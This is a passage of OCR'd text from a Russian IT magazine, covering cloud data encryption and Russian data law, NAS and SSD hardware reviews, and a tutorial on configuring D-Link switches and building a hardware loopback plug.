$ sudo mount -t vfat -o rw /dev/mapper/encdisk /mnt/
encdisk
```

После завершения работы с разделом его можно освободить:


```
$ sudo umount /mnt/encdisk
$ sudo cryptsetup luksClose /dev/mapper/encdisk
```

«ОБЛАКО» И ЗАКОН

Использование криптографии регламентировано рядом постановлений и указов и требует наличия специального сертификата. Здесь очень много всяких тонкостей, разобраться в которых не так-то просто, но если провайдер услуг находится не на территории России (как Amazon EC2), а обработка персональных данных не производится, то формально никаких проблем нет. Федеральный закон №152 «О персональных данных» (clck.ru/P0dc) не препятствует обработке персональных данных в публичном «облаке» и разрешает делегировать их третьим лицам. Таким образом, в этом плане все вроде как чисто. Согласно другой точке зрения, размещение информации в публичном «облаке» автоматически требует отдельного согласия субъекта. Многое зависит от категории информационной системы, обрабатывающей данные, например, банк не сможет их выполнить в любом случае, как бы он этого ни хотел. Главная заковырка ФЗ-152 заключается в том, что обмен информацией, связанной с персональными данными, должен производиться по каналам связи, защищенным с помощью сертифицированных криптосредств. А это требует отдельного согласования и наличия соответствующих средств у обеих сторон. Особенно много вопросов возникает, если провайдер находится за границей. Многие ответы можно будет найти в подзаконном акте «О статусе облачных платформ». Ожидается, что в нем будут жестко прописаны требования к хостерам (только Россия), которых обяжут предоставлять доказательства своей защищенности. К слову, «за бугром» законы только начинают адаптировать к новым условиям, поэтому каких-либо существенных ограничений по обработке персональных данных нет. Зато стандарт PCI (Payment Card Infrastructure), регулирующий вопросы безопасности при работе с кредитными картами, отвечает однозначно: «облаку» — нет. Пока такой сертификат у нас не требуется, но тем, кто выходит на международный рынок, лучше предусмотреть эту ситуацию, ведь с организацией, не имеющей PCI, многие просто не захотят иметь дело.



MySQL предлагает 15 функций для шифрования содержимого таблиц



В Linux зашифрованный раздел создается с помощью dm-crypt

and Compression Functions, в котором описано 15 функций. Часто достаточно лишь немного модернизировать SQL-вызовы в приложении, чтобы все происходило автоматически.


```
> CREATE TABLE md5_tbl (md5_val CHAR(32), ...);
> INSERT INTO md5_tbl (md5_val, ...) VALUES(MD5('abcdef'),
 ...);
```

Многие «облачные» сервисы предлагают механизмы шифрования и API для удобного доступа к ним. В Windows Azure SDK (microsoft.com/windowsazure/sdk), который позволяет разработчикам использовать сервисы Windows Azure, имеется и набор функций, обеспечивающих доступ к CSP (Cryptographic Service Provider, провайдер криптографических сервисов).

Логично предположить, что шифрование не решает всех проблем, поскольку к утечке информации могут привести уязвимости типа XSS и SQL injection или, например, слишком простые пароли, а также традиционные атаки или использование социальной инженерии и так далее. На сегодняшний день большинство широко используемых технологий, служащих для управления ключами шифрования, имеет недостатки. Особенно остро стоит вопрос об управлении ключевой информацией, где хранить ключи, как использовать (вводить вручную неудобно, да и не совсем безопасно) и как защищать. При наличии большого числа виртуальных машин система шифрования тоже может стать источником проблем, ведь нужно понять, кому и куда разрешен доступ, и соответственно распределить ключи. Технология должна быть гибкой и не привязанной к конкретному провайдеру услуг. Самым популярным решением, обеспечивающим шифрование данных и управление ключами, является Trend Micro SecureCloud, который представляет собой удобную надстройку над FreeOTFE и другими утилитами. Эта надстройка использует специальную технологию, которая позволяет проверять сервера, запрашивающие ключи, контролировать доступ к закрытым данным и удалять информацию без возможности восстановления. В случае смены поставщика услуг все данные без проблем переносятся. Утилита поддерживает Amazon EC2, Eucalyptus и vCloud. SecureCloud распространяется как «из коробки», так и в виде сервиса. В качестве минуса можно отметить тот факт, что шифрование/дешифрование существенно тормозит виртуальную машину.

ЗАКЛЮЧЕНИЕ

«Облака» — это очень удобно, круто, весело и современно. Если вдуматься, то и проблем с безопасностью у них в большинстве случаев меньше, чем на серверах, находящихся в ведении у криворукого админа. Поэтому не думай, что мы против. Мы — за! Просто предохраняйся. ⊐⊏



FreeOTFE с зашифрованными томами Linux



Trend Micro SecureCloud позволяет управлять шифрованием в нескольких «облачных» сервисах

Сергей Плотников

ПОЗОВИ NAS К СЕБЕ

ТЕСТИРОВАНИЕ 5- И 6-ДИСКОВЫХ NAS-СЕРВЕРОВ



В этой статье мы не будем рассматривать маленькие жужжащие коробочки. Перед нами настоящие домашниемонстры,оснащенныенеслабым«железом» (по меркам NAS) и имеющие пять или шесть отсеков под жесткие диски. Представь, сколько всякой всячины можно разместить в таком хранилище!

ИСТОКИ

Системы хранения данных претерпели множество изменений. В персональных компьютерах до сих пор используется один или несколько накопителей. Но такой подход не всегда надежен и эффективен, особенно если у нас есть несколько ПК, объединенных в сеть. Вообще, все «одомашненные» устройства появились в результате разработки высокотехнологичных сетевых и серверных решений. Самый простой пример — RAID. Раньше массивы использовались исключительно на серверах, теперь даже в среднем ценовом диапазоне сложно найти материнскую плату без поддержки RAID. Он хорош, когда требуется высокая производительность системы и скорость при работе с большими объемами данных, например при видеомонтаже. А что делать, когда многим рабочим станциям требуется доступ к одним и тем же данным? Ответ возникает сам собой — использовать NAS. Естественно, со 100 ПК обычное сетевое хранилище не справится, но для небольшого офиса и тем более для дома оно подойдет идеально. Ведь NAS незаменим не только для работы, но и для развлечений.

МЕТОДИКА ТЕСТИРОВАНИЯ

Мы будем использовать уже проверенный способ тестирования. Возьмем бенчмарк Intel NAS Performance Toolkit — универсальный тестовый пакет для любого сетевого хранилища. Он способен нагрузить NAS различными задачами, от банального копирования файлов и папок до потокового воспроизведения и записи видео. Для того чтобы проверить максимальную производительность, мы установили режим RAID0. А вот в режиме RAID5 мы смотрели, насколько быстро система справляется с вычислениями. Помимо скоростных показателей устройства, также оценивалась прошивка. Набор утилит и сервисов, время отклика интерфейса и интуитивность — все это очень важно при выборе NAS. На все сетевые хранилища были установлены последние версии прошивок с сайтов производителей.

D-LINK SHARECENTER PRO 1200

Новинка от D-Link оснащена пятью слотами для жестких дисков, парой разъемов Ethernet и парой USB. Скудновато по нынешним меркам. Производитель не поленился разместить маленький OLED-дисплей на передней панели. Правда, настроить с его помощью ничего не удастся, можно лишь информацию о сети посмотреть да состояние массива проверить. Вообще, внешний вид устройства радует, а два вентилятора сзади работают довольно тихо. Правда, изредка обороты повышаются, но это нормально, ведь охлаждать ряд близкорасположенных жестких дисков — непростая задача.

D-Link ShareCenter Pro 1200 выдает среднюю скорость. Этот факт немного портит общую картину, но на небольшой офис производительности должно хватить.

Наконец-то мы видим у хранилища D-Link достойный и приятный интерфейс. Да и функционал вырос, например появилась поддержка iSCSI. Кстати, набор служб и сервисов говорит о бизнес-направленности устройства.



24 000 РУБ.



26 000 РУБ.

NETGEAR READYNAS 6 ULTRA

Все продукты от NETGEAR отличаются простым и красивым дизайном. Такую вещь хочется выставить всем напоказ. Качество сборки и материалов не вызывает никаких нареканий. NETGEAR ReadyNAS 6 Ultra имеет шесть слотов для жестких дисков объемом до 2 Тбайт. Таким образом, можно получить хранилище общим объемом в 12 Тбайт, что очень недурно.

Но это не главное. Очень порадовала скорость форматирования и синхронизации в RAID5. За управление «железом» отвечает бессмертный FrontView. Хорошо, что одна и та же прошивка подходит для всех устройств. Поэтому при переходе на более производительную модель не должно возникнуть трудностей с настройкой системы. Скоростные показатели не самые высокие, однако приближаются к показателям топовых решений. Функционал NETGEAR ReadyNAS 6 Ultra, который можно существенно увеличить за счет модулей расширения, позволяет использовать хранилище как в офисе, так и дома.

NETGEAR READYNAS 6 ULTRA PLUS

NETGEAR ReadyNAS 6 Ultra Plus является прямым наследником NETGEAR ReadyNAS 6 Ultra. Внешний вид полностью идентичен виду младшей модели. Внутри у нового устройства не какой-нибудь там Intel Atom, а целый Intel Pentium E2160, работающий на частоте 1,8 ГГц. Этот процессор дает хороший прирост производительности. В отличие от младшей модели, здесь вентилятор располагается на боковой панели корпуса. Кстати, это никак не сказывается на общем уровне шума.
Теперь несколько негативных моментов. Последняя прошивка устройства FrontView 4.2.16 работает несколько некорректно. Во-первых, в процессе тестирования система никак не хотела сбрасываться к заводским настройкам из Boot Menu. Во-вторых, форматирование в режиме RAID5 иногда зависало. Что интересно, таких проблем не наблюдалось в NETGEAR ReadyNAS 6 Ultra. Можно предположить, что ПО просто не очень хорошо оптимизировано под новое «железо». Стоит отметить, что такая проблема характерна для многих свежих девайсов, поэтому не будем судить строго и дадим производителю время на доработку прошивки.



30 000 РУБ.



38 000 РУБ.

QNAP TS-559 PRO+

Встречаем QNAP TS-559 Pro+, который стал лидером нашего обзора. Мы не раз положительно отзывались о продукции QNAP на страницах нашего журнала. В этом нет ничего удивительного, так как сетевые хранилища QNAP отличаются высоким качеством, оснащаются сбалансированным «железом» и замечательной прошивкой. QNAP TS-559 Pro+ имеет множество интерфейсов для подключения дополнительных дисков, принтеров, хабов и ИБП. Еще одним преимуществом хранилища является VGA-разъем на задней панели. О чем это говорит? Правильно, о том, что мы можем пользоваться сторонней операционной системой. В основном VGA нужен для устранения неисправностей. QNAP TS-559 Pro+ имеет довольно функциональное ПО. Тест показал отличную производительность хранилища, во всех категориях были получены высокие показатели. В режиме RAID5 скорость «просела» совсем немного, что говорит о хорошей работе инженеров и правильном использовании ресурсов.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	 D-Link ShareCenter Pro 1200	 NETGEAR ReadyNAS 6 Ultra	 NETGEAR ReadyNAS 6 Ultra Plus
Процессор	-	Intel Atom Dual Core, 1,66 ГГц	Intel Pentium E2160, 1,8 ГГц
Оперативная память	-	DDR2 DIMM 1x 1 Гбайт	DDR2 DIMM 1x 1 Гбайт
Порты	2x Ethernet (10/100/1000 Мбит/с), 2x USB 2.0	2x Ethernet (10/100/1000 Мбит/с), 3x USB 2.0	2x Ethernet (10/100/1000 Мбит/с), 3x USB 2.0
Уровни	JBOD, RAID 0, RAID 1, RAID 5, RAID 6, RAID 10	X-RAID2, RAID 0, RAID 1, RAID 5, RAID 6	X-RAID2, RAID 0, RAID 1, RAID 5, RAID 6
Протоколы	CIFS/SMB, FTP, UPnP, HTTP, NFS, ISCSI	CIFS/SMB, FTP, UPnP, HTTP, AFP, NFS, DLNA, Bonjour	CIFS/SMB, FTP, UPnP, HTTP, AFP, NFS, DLNA, Bonjour

SYNOLOGY DISKSTATION DS1511+

Synology DiskStation DS1511+ является прямым конкурентом QNAP TS-559 Pro+. Производительность продукта от Synology при выполнении некоторых задач выше, однако он имеет определенные конструктивные недостатки. Во-первых, на его передней панели нет дисплея. Он редко используется, но иногда все же бывает очень полезен. Во-вторых, салазки сделаны из пластика, поэтому при демонтаже жесткого диска есть опасность сломать крепежную пластину. На это стоит обратить внимание, так как устройство ориентировано на работу в бизнес-сегменте, где периодически требуется замена дисков.

Теперь о хорошем. При почти такой же производительности, как у QNAP TS-559 Pro+, цена Synology DiskStation DS1511+ несколько ниже, а его прошивка, выполненная в стиле одной известной калифорнийской компании, работает без нареканий. Отклик быстрый, а все компоненты находятся на своем месте. Еще одно достоинство устройства в том, что дисковый массив можно расширить с помощью дополнительных модулей. Суммарный объем после увеличения может достигать 45 Тбайт.





THECUS N5200XXX

Завершает наш обзор Thecus N5200XXX. Главным достоинством этой модели является приемлемая цена при высокой производительности. Прошивка похожа на прошивки других подобных устройств, за исключением разве что NETGEAR: слева находятся пункты меню, а справа, собственно, сама настройка. В плане «железа» тоже все хорошо: двухъядерный Intel Atom D525 в совокупности с 1 Гбайт памяти DDR3 дает хорошую производительность. Немного хлипкой нам показалась дверца, закрывающая отсеки с жесткими дисками. По конструкции больше нареканий нет. Охлаждение хранилища работает тихо даже при такой нагрузке, как форматирование массива HDD. Помимо информативного OLED-дисплея, присутствует светодиодная индикация активности/неисправности жестких дисков и состояния LAN- и USB-портов.

В целом работа с Thecus N5200XXX оставила хорошее впечатление, поэтому модель наверняка найдет своего покупателя. Производитель заявляет, что это «долгосрочное решение, разработанное с учетом дальнейшего роста потребностей», и, скорее всего, не ошибается.



QNAP TS-559 Pro+	Synology DiskStation DS1511+	THECUS N5200XXX
Intel Atom D525, 1,8 ГГц	Dual Core, 1,8 ГГц	Intel Atom D525, 1,8 ГГц
DDR2 1x 1 Гбайт	DDR2, 1x 1 Гбайт	DDR3 SODIMM 1x 1 Гбайт
2x Ethernet (10/100/1000 Мбит/с), 5x USB 2.0, 2x eSATA, VGA	2x Ethernet (10/100/1000 Мбит/с), 4x USB 2.0, 2x eSATA	2x Ethernet (10/100/1000 Мбит/с), 5x USB 2.0, eSATA
JBOD, RAID 0, RAID 1, RAID 5, RAID 5+, RAID 6, RAID 6+, RAID 10, RAID 10+	JBOD, RAID 0, RAID 1, RAID 5, RAID 6, RAID 10	JBOD, RAID 0, RAID 1, RAID 5, RAID 6, RAID 10
CIFS/SMB, FTP, TFTP, UPnP, HTTP, HTTPS, AFP, NFS, DLNA, Bonjour, iSCSI, telnet, SSH, SNMP	CIFS/SMB, FTP, TFPT, UPnP, DLNA, HTTP, AFP, NFS, Bonjour, ISCSI	CIFS/SMB, FTP, TFPT, UPnP, HTTP, AFP, NFS, Bonjour, ISCSI

РАЗДАЕМ МЕДАЛЬКИ

Первое, что заставляет задуматься, — это высокая цена устройств без жестких дисков. Поэтому нужно точно решить, нужен ли тебе NAS, тем более 5- или 6-дисковый. Но если ты решил, что нужен, тогда самым лучшим выбором станут модели от QNAP, Synology и Thecus. Первый получает от нашего журнала почетную награду «Выбор редакции». Звание «Лучшая покупка» мы присвоили хранилищу компании NETGEAR. Цена этого NAS не так велика (по сравнению с другими устройствами), а его производительность находится на должном уровне.

Александр Михеев

СО СКОРОСТЬЮ СВЕТА

ТЕСТИРОВАНИЕ ТВЕРДОТЕЛЬНОГО НАКОПИТЕЛЯ SILICON POWER SP060GBSSDV30S25

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Тип: SSD, 2,5 дюйма
Интерфейс: SATA 3.0
Тип ячеек: MLC
Макс. скорость чтения: 550 Мб/с
Макс. скорость записи: 500 Мб/с
Объем: 60 Гб
Поддержка TRIM: есть

ПЛЮСЫ И МИНУСЫ:

+ высокая скорость
+ высокая надежность
+ низкая стоимость
- малый объем


Цены на SSD, к сожалению, еще не упали настолько, чтобы каждый мог позволить себе «твердотельное хранилище» на полтерабайта. Однако самые любопытные уже сейчас могут попробовать скоростную альтернативу винчестерам — SSD небольшого объема как раз под системный диск. На эту роль отлично подойдет Silicon Power SP060GBSSDV30S25. Кому-то и 60 Гб мало, но для Windows 7 и набора всевозможных программ этого вполне хватит, только вот игры влезут лишь избранные.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:

IOmeter:
Random read 4 Кб: 21,44 Мб/с
Random write 4 Кб: 19,77 Мб/с
Seq. read 128 Кбайт: 313,41 Мб/с
Seq. write 128 Кбайт: 332 Мб/с
IOmeter patterns:
Database: 36,43 Мб/с
Fileserver: 41,08 Мб/с
Workstation: 34,50 Мб/с
Webserver: 51,35 Мб/с

PCMark Vantage:
Test Suite: 26076 баллов
Windows Defender: 42,95 Мб/с
Gaming: 176,73 Мб/с
Importing pictures to Windows Photo Gallery: 271,45 Мб/с
Windows Vista startup: 30,18 Мб/с
Video editing using Windows Movie Maker: 88,42 Мб/с
Windows Media Center: 340,73 Мб/с
Adding music to Windows Media Player: 151,54 Мб/с
Application loading: 167,14 Мб/с

5400 **РУБ.**



Воистину великолепные результаты тестирования!

МЕТОДИКА ТЕСТИРОВАНИЯ

Так как одной из главных характеристик твердотельных накопителей является скорость, то ее мы измеряли особенно тщательно. Мы использовали старый добрый бенчмарк IOmeter, который гонял SSD как в режиме последовательного чтения/записи, так и в режиме случайного. Также мы запускали специальные паттерны IOmeter'а, имитирующие нагрузку на накопитель в условиях эксплуатации в составе файлового сервера, рабочей станции и т. п. Следом шел PCMark Vantage, а точнее его подтест HDD, который тоже имитирует нагрузку в разных условиях, но они немного ближе к тем, с которыми встречаются ПК рядовых пользователей. И наконец, с помощью ATTO Disk Benchmark мы проверяли скорость последовательного чтения/записи для блоков данных от 0,5 до 8192 Кб. Этот бенчмарк всегда показывает потрясающие результаты, но в реальной жизни накопители почти никогда их не достигают.

ВСТРЕЧАЕМ

Итак, новинка работает на контроллере SandForce серии SF-2000 и использует ячейки памяти типа MLC. Срок жизни последних составляет всего 3–5 тысяч циклов перезаписи, но производитель обещает до пяти лет беспроблемной работы. Silicon Power SP060GBSSDV30S25 подойдет тем, кто уже успел обзавестись системной платой с SATA 3.0, иначе заветные скоростные характеристики останутся лишь двумя привлекательными циферками на упаковке. Конечно, в реальности их можно достичь только при синтетических тестах, но и в ходе более серьезных испытаний, например при тестировании в бенчмарке IOmeter, новый накопитель показал себя очень шустрым. Комплектация Silicon Power SP060GBSSDV30S25 вполне стандартная: гид по быстрой установке и кронштейн для монтирования в 3,5-дюймовом отсеке. Если тебе вдруг очень понравится этот SSD, ты всегда можешь продать почку и купить модель с максимальным в линейке объемом 480 Гб.

ВЫВОДЫ

Если у тебя еще нет твердотельного накопителя, то мы не видим причин, по которым нельзя побаловать себя такой покупкой. Благодаря тому же Silicon Power SP060GBSSDV30S25, система реально ускоряется! Ради такого ускорения не жалко потратить достаточно большую сумму.

Сергей Лунде aka Lundes (sergey.lunde@gmail.com)



Loop во благо

РАССМОТРИМ, СОЗДАДИМ И ЗАЮЗАЕМ АППАРАТНУЮ ПЕТЛЮ НА ПОРТЕ КОММУТАТОРА

INFO

Rx и Tx — обозначения Receive и Transmit на схемах (приём и передача).

Loop — англ. петля, контур, шлейф, виток, спираль.

Если взять кусок патч-корда и воткнуть оба хвоста в один коммутатор, то получится петля. И в целом петля на порте коммутатора или сетевой карты — зло. Но если постараться, то и этому явлению можно найти полезное применение, например сделать сигнализацию с тревожной кнопкой.

Типичная сеть состоит из узлов, соединенных средой передачи данных и специализированным сетевым оборудованием, таким как маршрутизаторы, концентраторы или коммутаторы. Все эти компоненты сети, работая вместе, позволяют пользователям пересылать данные с одного компьютера на другой, возможно в другую часть света.

Коммутаторы являются основными компонентами большинства проводных сетей. Управляемые коммутаторы делят сеть на отдельные логические подсети, ограничивают доступ из одной подсети в другую и устраняют ошибки в сети (коллизии).

Петли, штормы и порты — это не только морские термины. Петлей называют ситуацию, когда устройство получает тот же самый сигнал, который отправляет. Представь, что устройство «кричит» себе в порт: «Я здесь!» — слушает и получает в ответ: «Я здесь!». Оно по-детски наивно радуется: есть соседи! Потом оно кричит: «Привет! Лови пакет данных!» — «Поймал?» — «Поймал!» — «И ты лови пакет данных! Поймал?» — «Конечно, дружище!»

Вот такой сумасшедший разговор с самим собой может начаться из-за петли на порте коммутатора.

Такого быть не должно, но на практике петли по ошибке или недосмотру возникают сплошь и рядом, особенно при построении крупных сетей. Кто-нибудь неверно прописал марштуры и хосты на соседних коммутаторах, и вот уже пакет вернулся обратно и зациклил устройство. Все коммутаторы в сети, через которые летают пакеты данных, начинает штормить. Такое явление называется широковещательным штормом (broadcast storm).

Меня удивил случай, когда установщик цифрового телевидения вот так подсоединил патч-корд (рис. 1). «Куда-то же он должен быть воткнут...» — беспомощно лепетал он.

Однако не всё так страшно. Почти в каждом приличном коммутаторе есть функция loop_detection, которая защищает устройство и его порт от перегрузок в случае возникновения петли.

НАСТРАИВАЕМ КОММУТАТОРЫ

Перед тем как начинать настройку, необходимо установить физическое соединение между коммутатором и рабочей станцией.

1 TX+	Бело-оранжевый. Исходящ. данные +
2 TX-	Оранжевый. Исходящ. данные -
3 RX+	Бело-зеленый. Передача данных +
4 n/c	Синий. (не используется)
5 n/c	Бело-синий. (не используется)
6 —	Зеленый. Передача данных -
7 n/c	Бело-коричневый. (не используется)
8 n/c	Коричневый. (не используется)

Таблица 1. Распиновка RJ45

Существует два типа кабельных соединений для управления коммутатором: соединение через консольный порт (если он имеется у устройства) и через порт Ethernet (по протоколу Telnet или через web-интерфейс). Консольный порт используется для первоначального конфигурирования коммутатора и обычно не требует настройки. Для того чтобы получить доступ к коммутатору через порт Ethernet, устройству необходимо назначить IP-адрес.

Web-интерфейс является альтернативой командной строке и отображает в режиме реального времени подробную информацию о состоянии портов, модулей, их типе и т. д. Как правило, web-интерфейс живет на 80 HTTP-порте IP-коммутатора.

НАСТРОЙКА DLINK DES-3200

Для того чтобы подключиться к HTTP-серверу, необходимо выполнить перечисленные ниже действия с использованием интерфейса командной строки.

1. Назначить коммутатору IP-адрес из диапазона адресов твоей сети с помощью следующей команды:

```
DES-3200# config ipif System \
    ipaddress xxx.xxx.xxx.xxx/yyy.yyy.yyy.yyy.
```

   Здесь xxx.xxx.xxx.xxx — IP-адрес, yyy.yyy.yyy.yyy. — маска подсети.

2. Проверить, правильно ли задан IP-адрес коммутатора, с помощью следующей команды:

```
DES-3200# show ipif
```

3. Запустить на рабочей станции web-браузер и ввести в его командной строке IP- адрес коммутатора.

Управляемые коммутаторы D-Link имеют консольный порт, который с помощью кабеля RS-232, входящего в комплект поставки, подключается к последовательному порту компьютера. Подключение по консоли иногда называют подключением Out-of-Band. Его можно использовать для установки коммутатора и управления им, даже если нет подключения к сети.

После подключения к консольному порту следует запустить эмулятор терминала (например, программу HyperTerminal в Windows). В программе необходимо задать следующие параметры:

```
Baud rate: 9,600
Data width: 8 bits
Parity: none
Stop bits: 1
Flow Control: none
```

При соединении коммутатора с консолью появится окно командной строки. Если оно не появилось, нажми Ctrl+r , чтобы обновить окно.

Коммутатор предложит ввести пароль. Первоначально имя пользователя и пароль не заданы, поэтому смело жми клавишу



Рис. 1. Синий свитч с петлей на борту




Loopback-тест

Enter два раза. После этого в командной строке появится приглашение, например DES-3200#. Теперь можно вводить команды.

Команды бывают сложными, многоуровневыми, с множеством параметров, и простыми, для которых требуется всего один параметр. Введи «?» в командной строке, чтобы вывести на экран список всех команд данного уровня или узнать параметры команды.

Например, если надо узнать синтаксис команды config, введи в командной строке:



Нумерация контактов RJ-45




Схема красной кнопки



Сама красная кнопка

```
DES-3200#config + пробел
```

Далее можно ввести «?» или нажать кнопку Enter. На экране появится список всех возможных способов завершения команды. Лично я для вывода этого списка на экран пользуюсь клавишей TAB.

БАЗОВАЯ КОНФИГУРАЦИЯ КОММУТАТОРА

При создании конфигурации коммутатора прежде всего необходимо обеспечить защиту от доступа к нему неавторизованных пользователей. Самый простой способ обеспечения безопасности — создание учетных записей для пользователей с соответствующими правами. Для учетной записи пользователя можно задать один из двух уровней привилегий: Admin или User. Учетная запись Admin имеет наивысший уровень привилегий. Создать учетную запись пользователя можно с помощью следующих команд CLI:

```
DES-3200# create account admin/user <username>
(знак «/» означает ввод одного из двух параметров)
```

После этого на экране появится приглашение для ввода пароля и его подтверждения: «Enter a case-sensitive new password». Максимальная длина имени пользователя и пароля составляет 15 символов. После успешного создания учетной записи на экране появится слово Success.

Ниже приведен пример создания учетной записи с уровнем привилегий Admin:

```
Username "dlink":
DES-3200#create account admin dlink
Command: create account admin dlink
Enter a case-sensitive new password:****
Enter the new password again for confirmation:****
Success.
DES-3200#
```

Изменить пароль для существующей учетной записи пользователя можно с помощью следующей команды: DES-3200# config account <username>

Ниже приведен пример установки нового пароля для учетной записи dlink:

```
DES-3200#config account dlink
Command: config account dlink
Enter a old password:****
Enter a case-sensitive new password:****
Enter the new password again for confirmation:****
Success.
```

Проверка созданной учетной записи выполняется с помощью следующей команды: DES-3200# show account. Для удаления учетной записи используется команда delete account <username>.

Шаг второй. Чтобы коммутатором можно было удаленно управлять через web-интерфейс или Telnet, коммутатору необходимо назначить IP-адрес из адресного пространства сети, в которой планируется использовать устройство. IP-адрес задается автоматически с помощью протоколов DHCP или BOOTP или статически с помощью следующих команд CLI:

```
DES-3200# config ipif System dhcp,
DES-3200# config ipif System ipaddress \
   xxx.xxx.xxx.xxx/yyy.yyy.yyy.yyy.
```

Здесь xxx.xxx.xxx.xxx — IP-адрес, yyy.yyy.yyy.yyy. — маска подсети, System — имя управляющего интерфейса коммутатора.

Шаг третий. Теперь нужно настроить параметры портов коммутатора. По умолчанию порты всех коммутаторов D-Link поддерживают автоматическое определение скорости и режима работы (дуплекса). Но иногда автоопределение производится некорректно, в результате чего требуется устанавливать скорость и режим вручную.

Для установки параметров портов на коммутаторе D-Link служит команда config ports. Ниже я привел пример, в котором показано, как установить скорость 10 Мбит/с, дуплексный режим работы и состояние для портов коммутатора 1–3 и перевести их в режим обучения.

```
DES-3200#config ports 1-3 speed 10_full learning
enable state enable
Command: config ports 1-3 speed 10_full learning
enable state enable
Success
```

Команда show ports <список портов> выводит на экран информацию о настройках портов коммутатора.

Шаг четвертый. Сохранение текущей конфигурации коммутатора в энергонезависимой памяти NVRAM. Для этого необходимо выполнить команду save:

```
DES-3200#save
```

ВСЕ КОММУТАТОРЫ В СЕТИ, ЧЕРЕЗ КОТОРЫЕ ЛЕТАЮТ ПАКЕТЫ ДАННЫХ, НАЧИНАЕТ ШТОРМИТЬ

```
Command: save
Saving all settings to NV-RAM... 100%
done.
DES-3200#
```

Шаг пятый. Перезагрузка коммутатора с помощью команды reboot:

```
DES-3200#reboot
Command: reboot
```

Будь внимателен! Восстановление заводских настроек коммутатора выполняется с помощью команды reset.

DES-3200#reset config

А то я знал одного горе-админа, который перезагружал коммутаторы командой reset, тем самым стирая все настройки.

```
loop_detection для коммутаторов Alcatel
interface range ethernet e(1-24)
loopback-detection enable
exit
loopback-detection enable
```

```
loop_detection для коммутаторов Dlink
enable loopdetect
config loopdetect recover_timer 1800
config loopdetect interval 1
config loopdetect mode port-based
config loopdetect trap none
config loopdetect ports 1-24 state enabled
config loopdetect ports 25-26 state disabled
```

Грамотный админ обязательно установит на каждом порте соответствующую защиту.

Но сегодня мы хотим применить loopback во благо. У такого включения есть замечательное свойство. Если на порте коммутатора имеется петля, устройство считает, что к нему что-то подключено, и переходит в UP-состояние, или, как еще говорят, «порт поднимается». Вот эта-то фишка нам с тобой и нужна.

УСТРАИВАЕМ АППАРАТНУЮ ПЕТЛЮ

Устроить обратную связь очень просто: соединяется канал приема и передачи, вход с выходом (Rx и Tx).

Обожми один конец кабеля стандартно, а при обжиме второго замкни жилы 2 и 6, а также 1 и 3. Если жилы имеют стандартную расцветку, надо замкнуть оранжевую с зеленой, а бело-оранжевую с бело-зеленой. Смотри рис. 3.

Теперь, если воткнешь такой «хвостик» в порт коммутатора или в свою же сетевую карту, загорится зелёненький сигнал link. Ура! Порт определил наше «устройство»!

КРАСНАЯ КНОПКА, ИЛИ HELLO WORLD

